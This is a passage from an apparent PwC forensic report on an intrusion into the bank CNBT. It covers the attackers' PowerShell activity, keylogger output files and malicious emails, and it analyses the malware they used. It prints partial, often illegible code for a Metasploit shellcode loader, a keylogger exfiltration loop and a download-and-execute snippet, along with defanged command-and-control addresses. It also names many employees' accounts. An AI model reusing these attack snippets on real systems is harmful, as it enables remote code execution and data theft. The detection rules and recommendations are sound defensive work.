Table 3 - Files accessed by the attacker(s)

4.16 Based on the names of these files it is reasonable to assume that the files may have helped the attacker(s) navigate around the systems and helped facilitate the transfer of funds.

PowerShell Activity

4.17 The attacker(s) deployed and regularly utilised malicious PowerShell scripts across the network in order to gain persistence and facilitate data collection. The first malicious PowerShell activity was discovered on the Domain Controller on 8 December 2015 at 01:55:52 and continued until 19 January 2016. The timeline in **Table** 4 below details all the PowerShell activity discovered on analysed hosts.

4.18 Due to the rollover of both event and firewall log file data there is insufficient information available to verify if there was any further activity prior to the 8th of December 2015.

System/Custodian	Date	Time
Domain Controller	2015-12-08	01:55:52
Domain Controller	2015-12-08	02:30:21
Domain Controller	2015-12-10	03:29:23
Domain Controller	2015-12-14	16:42:11
Domain Controller	2015-12-17	15:34:42
Domain Controller	2015-12-18	11:35:00
Domain Controller	2015-12-18	11:35:02
Roz Melia	2015-12-18	12:24:00
Gary Kermode	2015-12-18	12:49:38
Keith Bennet	2015-12-18	14:24:00
Gary Kermode	2015-12-18	17:46:58
Andrew Cubbon	2015-12-22	23:12:33
Andrew Cubbon	2015-12-24	02:08:18
Roz Melia	2015-12-31	13:03:00
Andrew Cubbon	2015-12-31	14:59:39
Andrew Cubbon	2016-01-04	21:18:50

System/Custodian	Date	Time
Andrew Cubbon	2016-01-05	16:49:20
Andrew Cubbon	2016-01-06	17:02:51
Andrew Cubbon	2016-01-06	17:08:42
Gary Kermode	2016-01-07	17:30:32
Domain Controller	2016-01-07	18:05:00
Domain Controller	2016-01-07	18:20:00
Roz Melia	2016-01-07	18:26:00
Roz Melia	2016-01-07	18:46:00
Roz Melia	2016-01-07	18:49:00
Domain Controller	2016-01-08	00:47:00
Exchange Server	2016-01-08	00:49:56
Domain Controller	2016-01-19	00:44:08

Table 4 - PowerShell Activity

Keylogger output

4.19 During the investigation we identified that the attacker(s) widely deployed a malicious PowerShell key logger script. Following this, PwC identified a large number of files containing users' keystrokes which relate to the malicious key logger, the files and effected systems have been listed below in **Table 5**.

System / Custodian	Account	Path
Keith Bennet Desktop	keith.bennett.CNCIM	\Users\keith.bennett.CNCIM\AppData\Local\Temp\win.log
Barry Williams	barry.williams	\Users\barry.williams\AppData\Local\Temp\win.log
Cheryle Birnie Desktop	cheryle.birnie	\Users\cheryle.birnie\AppData\Local\Temp\win.log
Andrew Cubbon Desktop	administrator	\Users\administrator\AppData\Local\Temp\win.log
Domain Controller	natwest	\Users\natwest\AppData\Local\Temp\win.log
Helene Henderson	helen.henderson.CNCIM.000	\Users\helen.henderson.CNCIM.000\AppData\Local\Temp\win.log

System / Custodian	Account	Path
Roz Melia	roz.melia.CNCIM	\Users\roz.melia.CNCIM\AppData\Local\Temp\win.log
Ian Bancroft	ianbancroft.CNCIM	\Users\ianbancroft.CNCIM\AppData\Local\Temp\win.log
Nikki O'Connor	nikki.oconnor	\Users\nikki.oconnor\AppData\Local\Temp\win.log
Gary Kermode	gary.kermode.CNCIM	\Users\gary.kermode.CNCIM\AppData\Local\Temp\win.log
Julia Mullarkey	julia.mullarkey	\Users\julia.mullarkey\AppData\Local\Temp\win.log
Primacy Server	keith.humphreys	\Users\keith.humphreys\AppData\Local\Temp\win.log
Primacy Server	keith.bennett	\Users\keith.bennett\AppData\Local\Temp\win.log
Primacy Server	anita.naylor	\Users\anita.naylor\AppData\Local\Temp\win.log
Primacy Server	Sarah.Kinrade	\Users\Sarah.Kinrade\AppData\Local\Temp\win.log
Primacy Server	anne.johnston	\Users\anne.johnston\AppData\Local\Temp\win.log
Primacy Server	nikki.oconnor	\Users\nikki.oconnor\AppData\Local\Temp\win.log
Primacy Server	aaron.deehan	\Users\aaron.deehan\AppData\Local\Temp\win.log
Primacy Server	barry.williams	\Users\barry.williams\AppData\Local\Temp\win.log
Primacy Server	julia.mullarkey	\Users\julia.mullarkey\AppData\Local\Temp\win.log
Primacy Server	leeann.forster	\Users\leeann.forster\AppData\Local\Temp\win.log
Primacy Server	helen.henderson	\Users\helen.henderson\AppData\Local\Temp\win.log
Primacy Server	Hannah.Holden	\Users\Hannah.Holden\AppData\Local\Temp\win.log
Primacy Server	jenna.brady	\Users\jenna.brady\AppData\Local\Temp\win.log
Primacy Server	cheryle.birnie	\Users\cheryle.birnie\AppData\Local\Temp\win.log
Primacy Server	roz.whorms	\Users\roz.whorms\AppData\Local\Temp\win.log

System / Custodian	Account	Path
Primacy Server	alan.donnelly	\Users\alan.donnelly\AppData\Local\Temp\win.log
Primacy Server	angelacaulfield	\Users\angelacaulfield\AppData\Local\Temp\win.log
Primacy Server	gary.kermode	\Users\gary.kermode\AppData\Local\Temp\win.log
Primacy Server	nikki.oconnor	\Users\nikki.oconnor\AppData\Local\Temp\win.log

Table 5 - Keylogger output

4.20 After looking at a number of these logs it is evident that some of them contain a large amount of recorded data.

4.21 It would be safe to assume that the attacker(s) has logs of all the keystrokes made by users from the first confirmed malicious activity on 8 December 2015 until the IP/ Domain restrictions were implemented on 5 February 2016.

Attacker(s) accessing internal email

4.22 There is evidence to suggest that the attacker(s) attempted to obtain the contents of the "Audrey.Butterworth" mailbox while logged in under the "CNCIM\primacy.support" account. The extraction of the mailbox appears to have been unsuccessful on this attempt, however we are unable to determine if the attacker(s) was able to successfully export mailbox data at a later stage.

Review of all email attachments

4.23 An export of all email and attachments contained within the Exchange EDB[2] mailbox file has been conducted. All extracted content was then been scanned with commercial antivirus software and PwC's proprietary threat intelligence signatures.

4.24 We identified several malicious emails, and **Table 6** below outlines those that were detected as containing malicious email attachments.

[2] Format used by Exchange server to store all emails - https://technet.microsoft.com/en-us/library/bb124808(v=exchg.65).aspx

System / Custodian	Delivery Time	From	Subject
Tony Edmonds	Received: 2007-08-15 05:51:10 UTC	Clifton Farris <jessica.davey@bos.dk>	Something hot
Tony Edmonds	Received: 2007-08-15 05:51:10 UTC	Adolfo Spicer <trygve.dalzell@valeweb.f9.co.uk>	Here is it
Cheryle Birnie	Received: 2015-06-29 03:33:32 UTC	Mary Ellen Beasley <employment@brycomm.com>	Invoice #6099-52
Helen Henderson	Received: 2015-06-29 03:33:32 UTC	Mary Ellen Beasley <employment@brycomm.com>	Invoice #6099-52
Gary Kermode	Received: 2015-08-06 10:10:49 UTC	csdeployment@swift.com	Price Changes
Gary Kermode	Sent: 2015-08-06 10:10:49 UTC	csdeployment@swift.com	Price Changes
Barry Williams	Received: 2015-08-10 08:45:36 UTC	Gary.Kermode@cnciom.com	FW: Price Changes
Lee Penrose	Received: 2015-09-24 13:26:26 UTC	MAILER-DAEMON@athens.phpwebhosting.com	failure notice
David Thomas	Received: 2015-10-01 09:50:39 UTC	Kate Cowley <Kate.Cowley@mpes.co.uk>	Meeting minutes, October 01, 2015
Roz Melia	Received: 2015-12-14 13:25:42 UTC	276-647-8107 <direction@foulkcontact.com>	=?UTF-8?Q?6_pages_gFax_from_276-647-8107?=
Lee Penrose	Received: 2016-01 - 13 13:24:42 UTC	440-465-5488 <sulene.antunes@riovale.com.br>	=?UTF-8?Q?2_pages_Fax_from_440-465-5488?=

Table 6 - EDB detections

4.25 The majority of these detections, although malicious, are unrelated to this compromise and have been identified as junk by the email system.

4.26 We have identified one attachment of interest - "`1_Price_Updates_098123876_docs.jar`" this was attached to an email that was sent to the custodian "Gary Kermode" who then forwarded it to "Barry Williams".

4.27 The Email was initially sent to "Gary Kermode" on the 06 August 2015 and currently resides in the user's inbox and not the Deleted/Junk folder like the other emails in the table above.

4.28 The headers of this email suggest that is was received from the domain "`cncim[.]com`". This domain was registered on the 27th July 2015, it is highly likely that this domain was registered specifically for this attack.

4.29 Once executed the malware calls home on the IP `198.101.10[.]208 on port 1234.`

4.30 Analysis of the malware attached to this email shows that it is "AdWind[3]" a piece of malware that can purchase online by hackers. Due to the timeframes involved we are unable to determine if this malware is directly related to the recent incident, however it would appear that this malicious email may be specifically designed and targeted to compromise CNBT.

[3] AdWind is a commodity malware which is available for purchase by anyone, it is fully featured and if successfully executed allows an attacker to fully control infected machines, for more technical analysis see the following reports:
http://blog.checkpoint.com/2016/02/24/adwind-malware-as-a-service-reincarnation/
https://isc.sans.edu/forums/diary/Adwind+another+payload+for+botnetbased+malspam/20041/

Network Monitoring Methodology

4.31 To assist with the investigation PwC deployed its network monitoring solution known as SonarShock. PwC network intrusion analysts used the platform to search for signs of other compromises, or possible re-compromise by the attackers.

4.32 SonarShock is a PwC proprietary solution that allows real time data collection on networks. It is designed to perform (amongst other attributes) the following activities:

a. Deep packet inspection (DPI) for signature based detection;

b. Extraction of suspicious downloads for static analysis;

c. Recording of network and application layer metadata to enable advanced detection; and,

d. Short term archiving of packet data to enable deep analysis of suspicious activity.

4.33 The sensor was shipped from PwC UK on 28 January 2016 and was received by the CNBT on 1 February 2016. The monitoring and analysis of the CNBT network was conducted until 3 March 2016.

4.34 Our work analysing the network activity consisted primarily of:

a. Reviewing and analysing activity identified using signature based detection; and,

b. Using the recorded metadata, along with the packet capture, to hunt for other malicious activity;

4.35 There were no new major findings identified during this exercise. We did detect ongoing connection attempts to the identified malicious infrastructure. This activity came from 5 internal hosts:

a. 192.168.101.9

b. 192.168.101.10

c. 192.168.101.247

d. 192.168.101.250


e. 192.168.101.251

4.36 Two of these hosts were also detected as being infected with the malicious PowerShell scripts:

a. 192.168.101.10

b. 192.168.101.250

4.37 The full details of all the findings will be included as an Excel spreadsheet, the number of events have been summarised within the graph below.




* These are events which, within the budget of the engagement, we have been unable to conclude on their specific nature.

5. Malware Analysis

5.1 This section details the functionality of the suite of malicious tools that was used by the attacker(s).

Reverse Shell

5.2 A reverse shell was the first sample we discovered during our analysis of Windows event logs. The reverse shell granted persistence through its installation as a service, the key details of which are shown in Figure 2.




```
A service was installed in the system.

Service Name:  ceRsQHJcfAXSu1NV
Service File Name:  %COMSPEC% /b /c start /b /min [illegible] -nop -w hidden -c if([IntPtr]::Size [illegible] {
Service Type:  user mode service
Service Start Type:  demand start
Service Account:  LocalSystem
```

Figure 2 – Service details


5.3 Once the PowerShell log entry is de-obfuscated, we get the code shown in Figure 3.



```
if([IntPtr]::Size -eq 4)
  {[illegible]}
else{[illegible]};
[illegible] System.Diagnostics.ProcessStartInfo;
[illegible]
[illegible]
[illegible]
[illegible]
[illegible]
[illegible]
[illegible]=[System.Diagnostics.Process]::Start($s);
```

Figure 3 – Main code

5.4 This code effectively takes the base64 encoded data shown on line 6 in Figure 3 and executes it in memory. Once base64 decoded this data is also 'gzip' decompressed to yield the eventual code. The string after decoding is shown in Figure 4.



```
function [illegible] {
    Param [illegible]
    [illegible] = [AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { [illegible] -And [illegible]
    return [illegible].Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object [illegible]
}

function [illegible] {
    Param (
        [Parameter([illegible] = $True)] [Type[]] [illegible],
        [Parameter([illegible])] [Type] [illegible] = [Void]
    )

    [illegible] = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName([illegible]
    [illegible] [System.Reflection.CallingConventions]::Standard
    [illegible] .SetImplementationFlags([illegible]
    return [illegible].CreateType()
}

[Byte[]][illegible] = [System.Convert]::FromBase64String([illegible]
[illegible] = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((oIjL kernel32.dll VirtualAllo
[System.Runtime.InteropServices.Marshal]::Copy([illegible]
[illegible] = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((oIjL kernel32.dll CreateThread), (
[illegible] [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((oIjL kernel32.dll WaitForSingleObject), (qf
```

Figure 4 – The decoded PowerShell

5.5 While the overall code is obfuscated, we were able to identify key components and determine that this code is a copy of a component of the Metasploit framework.[4] This framework is used to execute arbitrary shellcode[5] in memory using PowerShell. In this case, the arbitrary code is contained on line 19 in the string defined as '`$mpxa0`'.

5.6 The constants used in the shellcode are obfuscated using ROT13[6] in places, and at 300 bytes, there is little room for the attackers to include any complex functionality. Indeed, the code again appears to be borrowed from the Metasploit framework, with the shellcode bearing a strong resemblance to code previously discovered and annotated by others, which can be found online.[7] Essentially the shellcode calls out to a specified IP address on a given port (in all cases observed so far `94.102.51[.]143` on port 443), and attempts to run the file or shellcode returned in memory.

Keylogger

5.7 The second artefact recovered during our investigation was a keylogger. While it has not been possible to recover the entire script, we have been able to reconstruct the main components.

5.8 From our review of the code, we quickly identified through the strings present that it was comprised of two pieces of publically available code. which had been stitched together. The two primary sources for the code appear to be:

[4] https://github.com/rapid7/metasploit-framework/blob/master/data/templates/scripts/to_mem_pshreflection.ps1.template

[5] https://en.wikipedia.org/wiki/Shellcode

[6] https://en.wikipedia.org/wiki/ROT13


[7] http://forensicscontest.com/contest06/Finalists/Iulian_Anton/narrative.txt

a. https://github.com/samratashok/nishang/blob/master/Utility/Do-Exfiltration.ps1 (This handles the exfiltration of the data to the attackers' server

b. https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Get-Keystrokes.ps1 (This handles the logging of keystrokes to a given file).

5.9 These two functions perform nearly all of the required actions; aside from the basic functionality required to use the scripts together, the author in this case has also added functionality to ensure that keystrokes are only collected for a pre-specified period of time, defined in minutes.

5.10 The final component of the script which uses the functions defined is as follows in Figure 5.



```
while [illegible] {
 Sleep [illegible]
 Do-Exfiltration -Data [illegible] $LogPath [illegible] -ExfilOption Webserver -URL http:// [illegible] /index.php
 [illegible] $LogPath
}
```

Figure 5 – Attacker(s) written code to use the scripts pieced together

5.11 Despite the options afforded to the attacker(s) in the "Do-Exfiltration" script, which includes the ability to use DNS, email and PasteBin[8] for exfiltration, they opted to use the simple webserver based exfiltration method. The webserver method of exfiltration can be detected using the Suricata rule below:

```
alert http any any <> any any (msg:"[PwC] Crimeware - keylogger POST with Base64
body";
        flow:from_client,established; urilen:10;
        content:"/index.php";
        http_uri;
        content:"Accept: */*|0d 0a|"; http_header; depth:13;
        content:"|0d 0a|Content-Type: application/x-www-form-urlencoded|0d 0a|";
        http_header; content:!"|0d 0a|Referer:";
        http_header; pcre:"/^[A-Za-z0-9\/+]+={0,2}$/P";
        reference:md5,keylogger_http_pcap.pcap;classtype:trojan-activity;
        metadata:copyright,Copyright PwC UK 2016;
        metadata:tlp amber;
        metadata:confidence Medium;
        metadata:efficacy Medium;
        sid:61110525; rev:2016012701;)
```

5.12 The format of the keylogging file lends itself to being reliably detected using the following YARA rule:

```
rule PowerShell_keylog_file : Attacker_Scripts
rule PowerShell_keylog_file : Attacker_Scripts
{
meta:
author = "PwC Cyber Threat Operations "
copyright = "Copyright PwC UK 2016 (C)"
date = "2016-01"
reference                                    =                                  "
https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Get-
Keystrokes.ps1"
```

[8] https://en.wikipedia.org/wiki/Pastebin

```
description = "Regular expression to match the keylog file created by the default
settings when the referenced ps1 script is used"
strings:
$re              =              /"[A-Za-z0-9           \[\]]{1,64}","(\w|_|-
|]\[){1,64}",".","(0|1|2)\d\/\d\d\/(1|2)\d\d\d:(0|1|2)/
condition:
$re
}
```

5.13 The data transmitted by the Do-Exfiltration Webserver option can be decoded using the following script:

```
import zlib
import sys
# sys.argv[1] is a file containing the POSTed data in this example
with open(sys.argv[1],'rb') as infile:
    data = infile.read()

data = data.decode('base64')
newdata = zlib.decompress(data, 15 + 32)
print (newdata)
```

5.14 In some cases the same code was packaged in slightly differing ways; however, the use of the same core keylogging code remains the same.


5.15 In all examples discovered during this incident, the exfiltration was to the following URL:

a. "hxxp://94.102.51[.]143/index.php"

Malware dropper/downloader

5.16 The final component discovered is a PowerShell downloader, which again uses base64 encoding to conceal the original script as a process argument, along with several common suspicious PowerShell flags.

5.17 Once this is decoded, the key component of the script can be seen in Figure 6.



```
$wC=NEW-OBjecT SYSTEM.NET.WebClIeNt; [illegible]
$u=[illegible]
$wC.HEaDErs.AdD([illegible],$u);
$WC.PROxY = [illegible]::DEFaUlTWebPROxY;
$Wc.PRoXY.CREdeNtIalS = [illegible]::DeFAUltNETWoRKCrEDEnTIals;
$K=[illegible]
$i=[illegible][ChAr[]]$b=([CHar[]]($Wc.DOwnloaDSTrING([illegible])))|%{$_-BXoR$K[$i++%$k.LEngth
IEX ($B-jOin'')
```

Figure 6 – The key component of the base64 encoded script[9]

[9] The random capitalisation is an attempt to evade simple string based detection.

5.18 This effectively makes a request to the specified URL, reads the contents back and uses the key defined in the '$K' variable to decode the data using the key. This is a simple downloader and the overall result, including with the original encoded PowerShell, is the use of yet another script found on GitHub[10] to create a PowerShell dropper.

5.19 As can be seen in Figure 6, the download is from the domain 'hxxp://ip.safe-banking[.]co:443/index.asp' and the download is 'xor' encoded with the md5 of the text "Pass123!@#".

5.20 The domain ip.safe-banking.co has been hosted on the IP address 96.44.156.210 throughout its active period.

Other Observations

5.21 In addition to the tools listed above it was noted that the attackers made regular use of the remote desktop protocol (RDP) to gain access to the CNBT network. We also noted the attackers manually initiated a number of FTP connections to the Command and Control (C2) servers highlighted in this report.

Malware Specific Recommendations

5.22 The following are recommendations specifically targeted at mitigating the threat posed by the identified malware:

a. Implement heuristic detection of malicious services running across the enterprise

b. Ensure your host-based intrusion prevention system has the ability to detect the different components of the Metasploit framework.

c. Deploy the signatures for the following single value indicators:

i. 96.44.156[.]210
ii. ip.safe-banking[.]co
iii. 94.102.51[.]143

5.23 Consider implementing an application whitelisting solution that only allows approved PowerShell scripts to be executed.

5.24 Ensure logs of PowerShell activity are recorded, logging can be enabled through Group Policy (for details see: https://technet.microsoft.com/en-us/library/hh847797.aspx). Ideally collect and analyse these logs, looking for signs of suspicious PowerShell flags such as:

a. -enc

b. -nop

c. -W Hidden

[10] https://github.com/HarmJ0y/Misc-PowerShell/blob/master/Out-EncryptedScriptDropper.ps1

d. -NonInteractive

5.25 PowerShell processes with base64 arguments, or where the process argument contains 'FromBase64String' should be treated with suspicion.

6. Recommendations

6.1 PwC have compiled a list of security recommendations below, which have been divided into short, medium term and long term recommendations. An initial mitigation plan and check list was provided to CNBT on 1 March 2016 in order to provide guidance on the isolation and mitigation of the initial intrusion activity. The steps of this plan are provided in Appendix 2, the recommendations below should be considered as a follow on from the initial mitigation plan provided. It is recommended that the milestones within the initial plan should be completed as a minimum. These recommendations can be used to complement any existing security plans and projects.

6.2 These recommendations are a guide derived from the observations of the attacker(s)' tools techniques and procedures (TTPs) that were identified throughout the investigation. All recommendations should be tested prior to implementation and be coordinated as part of a formal security improvement programme. This should be developed and project managed to assist in the organisation of resources to effectively deploy the proposed recommendations and should be coordinated internally, or by an external partner who has successfully executed enterprise security improvement and transformation programmes.

Short Term

6.3 In the short term we recommend a number of high-priority actions. These recommendations will help CNBT disrupt both the access of the attackers to the network and the extent of their access once present.

a. Continue to block and monitor access to malicious domains and IP addresses identified during the investigation.

b. Continue to monitor anti-virus hits relating to malware and tools used by the attackers.

c. Monitor the real-time usage of privileged accounts on domain controllers.

d. Monitor for targeted spear phishing emails, look for emails flagged as malicious and that have:

   i. Relevant targeted themes to CNBT users;
   ii. Spoofed CNBT addresses, or other spoofed addresses (publishing your SPF record can reduce the likelihood of hackers spoofing the CNBT domain to target other organisations); and,
   iii. Look for web mail accounts created in the names of legitimate customers or users.

6.4 Review the structure and allocation of Active Directory administrative accounts to the CNBT network. Take steps to ensure that administrative access to servers, workstations and the active directory domain, are segregated and that no single administrator account can access all systems, in addition:

a. Remove unnecessary permissions required by service accounts;

b. Restrict local administrative privileges for domain users; and,

c. Disallow privileged accounts from accessing the internet, putting in place monitoring for any privileged accounts which do require internet access via an exception process.

6.5 Put in place additional monitoring/alerting for anomalous remote access, or attempted access such as

a. Monitor for malicious/suspect hostnames; and,
b. Monitor for suspicious connections, i.e. unusual IP Geo patterns, data upload patterns.

6.6 For all remote access and administrative access across the network:

a. Enforce and confirm that two factor authentication is implemented for all remote access to the CNBT network. Consider extending this to include two factor internal access to critical or particularly sensitive systems; and,
b. Ensure all passwords for remote administrative tools are reset at regular intervals.

6.7 Enable and regularly review the output of an application whitelisting solution in monitoring mode, identify unwanted or malicious programs being executed across the CNBT network. (e.g. CSP, MS App Locker).

Medium Term

6.8 The medium term recommendations are designed to reduce the likelihood that the attackers could regain access to the CNBT network, as well as enabling CNBT to respond to and mitigate against attacks in a timely manner.

6.9 Consider implementing an authenticated proxy:

a. Allow only authenticated HTTP/HTTPS traffic via the proxy; and,
b. Disallow direct web connections to the internet without going via the authenticated proxy (whitelist allowed machines and IPs at the firewall, i.e. for AV updates).

6.10 Block or quarantine executable content within emails:

a. Check by file header and not by file extension, and include inspection of compressed files.

6.11 Server-specific:

a. Implement application whitelisting on servers to monitor and prevent unauthorised executable content from running;
b. Disallow internet access from the server for all protocols, whitelist allowed IPs and protocols;
c. Restrict and or monitor the usage of administrative shares,
d. Enable a local firewall, whitelist allowed ports and IPs.

6.12 Remote access/administrative tools:

a. Remove unnecessary remote administrative tools, i.e. VNC viewer, team viewer; and,

b. Monitor and log usage of remote administrative tools for suspicious use.

6.13 Passwords (domain, local and application accounts):

a. Enforce strong and complex passwords;

b. Enforce password expiry;

c. Enforce policy to avoid password re-use;

d. Disable unused accounts; and,

e. Audit and verify user accounts.

6.14 Consider enhancing network visibility by obtaining or deploying Intrusion Detection Service capability.

6.15 Continue to identify any remaining vulnerabilities in the CNBT estate through internal and external penetration testing.

